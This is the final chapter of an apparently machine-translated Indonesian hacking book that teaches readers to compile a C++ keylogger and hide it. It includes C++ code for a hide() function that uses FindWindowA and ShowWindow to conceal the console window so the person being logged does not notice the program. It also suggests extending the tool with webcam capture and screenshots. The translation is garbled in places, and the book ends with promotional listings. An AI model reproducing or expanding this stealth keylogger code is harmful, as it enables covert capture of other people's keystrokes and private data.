Pada dasarnya, kami telah memasukkan banyak hal di Keylogger kami dan kami dapat mengatakan bahwa kita sudah selesai namun, masih ada dua hal penting yang harus kita lakukan sebelum kita mengatakan bahwa kita telah menyelesaikan Keylogger kita. Yang pertama adalah: membuat **melepaskan**versi Keylogger sehingga dapat diinstal pada CD atau dikirim sebagai file dan yang kedua:**menyembunyikan file**. Kami juga akan melihat satu masalah yang dimiliki Keylogger yang tidak dapat kami lihat saat menjalankannya dari dalam lingkungan Eclipse.

Berikut adalah langkah-langkah untuk membuat versi rilis Keylogger kami:


- Karena program ini ditulis dengan baik di dalam editor, buka "Hammer" di sudut kiri atas lingkungan Eclipse. Dari menu tarik-turun yang muncul, pilih "**debug**" lalu "**melepaskan**."



The screenshot shows a Windows file explorer window. In the left pane, there is a folder named "Keylogger" containing several files: "Keylogger.cpp", "test.cpp", "config.txt", "bug", "euse", and "ord.txt". The "Keylogger.cpp" file is currently selected. In the top right, there is a toolbar with various icons. Below the toolbar, the status bar shows "1 Debug" and "2 Release". The main pane displays the content of "Keylogger.cpp".


```
#include <iostream>
#include <windows.h>
#include <Winuser.h>
#include <fstream>
using namespace std;
void log();
```

- Pastikan Keylogger tidak berjalan untuk menghindari pesan kesalahan. Kemudian, Pilih "**membangun**" atau gunakan **ctrl + s** untuk mencapai tujuan yang sama.
- Buka pengelola file dan masuk ke ruang kerja kami. Klik "**pencatat kunci**" yang merupakan nama proyek kami, buka. Di dalam "**pencatat kunci**" kita punya sebuah **debug** versi, amelepaskan dan beberapa file lainnya. Sekarang, versi rilis Keylogger kami siap untuk dieksekusi.



Menyembunyikan Keylogger

Saat mengklik Keylogger.exe (file eksekusi), sebuah jendela hitam, yang menyimpan penekanan tombol pengguna, muncul di layar beranda dan terlihat seperti pada gambar di bawah ini:



Jendela hitam merekam tombol apa pun yang kita tekan ke file RECORD.txt tetapi ini tidak bagus sama sekali karena siapa pun yang melihat tampilan seperti itu di layarnya akan mencium bau tikus. Dan menurut Anda apa yang akan dilakukan oleh pengguna komputer biasa?

melakukan? Mungkin tekan X (tombol tutup) dan hanya itu; Keylogger Anda berhenti berjalan dan semua usaha Anda sia-sia tanpa alasan yang jelas.

Namun, ada cara untuk menyembunyikan jendela ini. Kita dapat melakukan ini dengan membuat fungsi -yang akan menyembunyikan seluruh program- dalam kode kita. Mari kita mulai dengan memberi nama fungsi ini yang akan membantu kita mengidentifikasinya dari dalam kode sehingga kita dapat membuat referensi kapan pun diperlukan, katakanlah:**bersembunyi**.

```
8 void log();
9 void hide();
10
11 int main()
12 {
13     hide();
14     log();
15     return 0;
16 }
17
```

Dalam membuat fungsi yang akan menyembunyikan Keylogger, pertama-tama kita harus membuat fungsi di luar **utama** fungsi dan kemudian menyebutnya di dalamnya (the **utama** function) kita juga perlu membuat fungsi lain di akhir program.

Pada baris 9, sebuah fungsi yang akan menyembunyikan Keylogger dibuat dengan nama **bersembunyi**. Itu dibuat di luar **utama** fungsi. Setelah ini, fungsi dipanggil di dalam fungsi utama pada Baris 13 dan ekstensi dari fungsi ini juga ditambahkan ke akhir program seperti yang terlihat pada gambar di bawah ini:

```
179
180 void hide()
181 {
182     HWND stealth;
183     AllocConsole();
184     stealth=FindWindowA("ConsoleWindowClass",NULL);
185     ShowWindow(stealth,0);
186 }
```

Di Jalur 182, seorang pawang bernama **sembunyi-sembunyi** dibuat untuk menangani input (jendela Keylogger ditampilkan di beranda

layar) yang dihasilkan oleh **Temukan jendelaA()** fungsi. Pada Baris 185, rincian jendela Keylogger yang telah diperoleh dan disimpan **disembunyi-sembunyi**, disetel ke 0. Nol yang menyiratkan bahwa itu tidak boleh ditampilkan di layar beranda.

Setelah selesai, saat membangun dan melepaskan Keylogger kami sebagai file yang dapat dieksekusi, kami memperoleh hasil yang luar biasa. Keylogger tidak lagi menampilkan jendela di layar beranda sehingga bahkan Anda pembuatnya pun tidak dapat melihat bahwa itu sedang berjalan. Mengonfirmasi apakah kode Anda berjalan mungkin menjadi masalah. Cara Anda dapat memeriksanya adalah dengan menulis sesuatu di mana saja di sistem Anda, mungkin di notepad Anda. Setelah ini, buka ruang kerja Anda serta file Record.txt dan jika penekanan tombol Anda disimpan maka Keylogger Anda berfungsi.

Jika Anda telah mencapai titik ini, selamat untuk Anda!

Akhirnya, kita telah sampai pada akhir kursus ini yang mengilustrasikan bagaimana membangun Keylogger. Semoga di titik ini,**Membuat Keylogger Anda sendiri** tidak akan tampak seperti tugas yang mustahil bagi Anda lagi tetapi tugas yang dapat dengan mudah diselesaikan tanpa banyak tekanan.

Meskipun Keylogger yang kami buat di sini mungkin bukan yang paling canggih yang ada di luar sana atau yang memiliki fitur super seperti yang Anda harapkan dari seorang keylogger, namun dengan pengetahuan yang telah Anda kumpulkan untuk membangun apa yang kami miliki di sini, membuat orang lain dengan fitur yang lebih canggih seperti aktivasi webcam, tangkapan layar, dan fitur keren lainnya tidak akan menjadi masalah bagi Anda dengan sedikit riset.

Selanjutnya, jika Anda mengikuti kursus ini diharapkan Anda cukup memahami tentang bahasa pemrograman C++, sintaksnya, cara kerjanya dan Anda dapat menulis program lain selain Keylogger yang baru saja Anda pelajari untuk dibangun.

Terus berlatih, meneliti, dan menemukan solusi untuk masalah yang akan Anda hadapi di sepanjang jalan dan Anda akan mencatat peningkatan besar.


Kesimpulan

W

Sementara buku ini sedang ditulis, kemungkinan puluhan, jika bukan ratusan, kerentanan komputer dan jaringan baru dan eksloitasi yang sesuai dikembangkan. Begitulah sifat dinamis dari dunia hacking dan keamanan informasi. Dalam semangat yang mengawali panduan ini - dengan penekanan pada pengasahan dan perolehan keterampilan dan pengetahuan yang terus-menerus - calon peretas harus mengambil garis besar dasar buku ini dan menggunakan sebagai dasar untuk memperluas secara metodis pada setiap tema individu, menggali lebih dalam baik sejarah maupun seni terkini dari bidang yang paling mereka minati. Yang terpenting, mereka harus membangun ruang bebas konsekuensi – baik dengan perangkat keras virtual atau fisik – untuk melatih eksloitasi dan keamanan. Terakhir, sebelum memulai perjalanan peretasan, Anda harus memahami implikasi etis, moral, dan hukum dari aktivitas Anda dengan pemahaman penuh tentang tujuan dan tanggung jawab Anda.

Buku Bonus Paus Bitcoin


Temukan tautan ke Buku Bonus di bawah ini




[Link di Buku](#)

Buku Lainnya oleh Alan T. Norman

[Cryptotrading Pro](#)



[Menguasai Bitcoin untuk Pemula](#)



[Alkitab Investasi Cryptocurrency](#)

Cryptocurrency Investing **BIBLE**

THE ULTIMATE GUIDE ABOUT BLOCKCHAIN, MINING, TRADING, ICO,
ETHEREUM PLATFORM, EXCHANGES, TOP CRYPTOCURRENCIES FOR
INVESTING AND PERFECT STRATEGIES TO MAKE MONEY




ALAN T. NORMAN


Teknologi Blockchain Dijelaskan



HACKED: Kali Linux dan Panduan Utama Peretasan Nirkabel



[Machine Learning in Action: A Primer untuk Awam, Panduan Langkah demi Langkah untuk Pemula](#)



Tentang Penulis

Alan T. Norman adalah seorang hacker yang bangga, cerdas, dan etis dari San Francisco City. Setelah menerima gelar Bachelor of Science di Stanford University. Alan sekarang bekerja untuk Perusahaan Teknologi Informasi ukuran menengah di jantung SFC. Dia bercita-cita bekerja untuk pemerintah Amerika Serikat sebagai peretas keamanan, tetapi juga suka mengajar orang lain tentang masa depan teknologi. Alan sangat yakin bahwa masa depan akan sangat bergantung pada "geeks" komputer untuk keamanan dan keberhasilan perusahaan dan pekerjaan di masa depan. Di waktu senggangnya, ia suka menganalisis dan meneliti segala sesuatu tentang permainan bola basket.

Satu hal terakhir...

APAKAH ANDA MENIKMATI BUKU?

JIKA YA, MAKA BERI TAHU SAYA DENGAN MENINGGALKAN ULASAN DI AMAZON! Ulasan adalah sumber kehidupan penulis independen. Saya akan menghargai bahkan beberapa kata dan peringkat jika hanya itu yang Anda punya waktu untuk

JIKA ANDA TIDAK SUKA BUKUINI, MAKA TOLONG BERITAHU SAYA! Email saya di alannormanit@gmail.com dan beri tahu saya apa yang tidak Anda sukai! Mungkin saya bisa mengubahnya. Di dunia sekarang ini, sebuah buku tidak harus mandek, buku dapat berkembang seiring waktu dan umpan balik dari pembaca seperti Anda. Anda dapat memengaruhi buku ini, dan saya menyambut umpan balik Anda. Bantu membuat buku ini lebih baik untuk semua orang!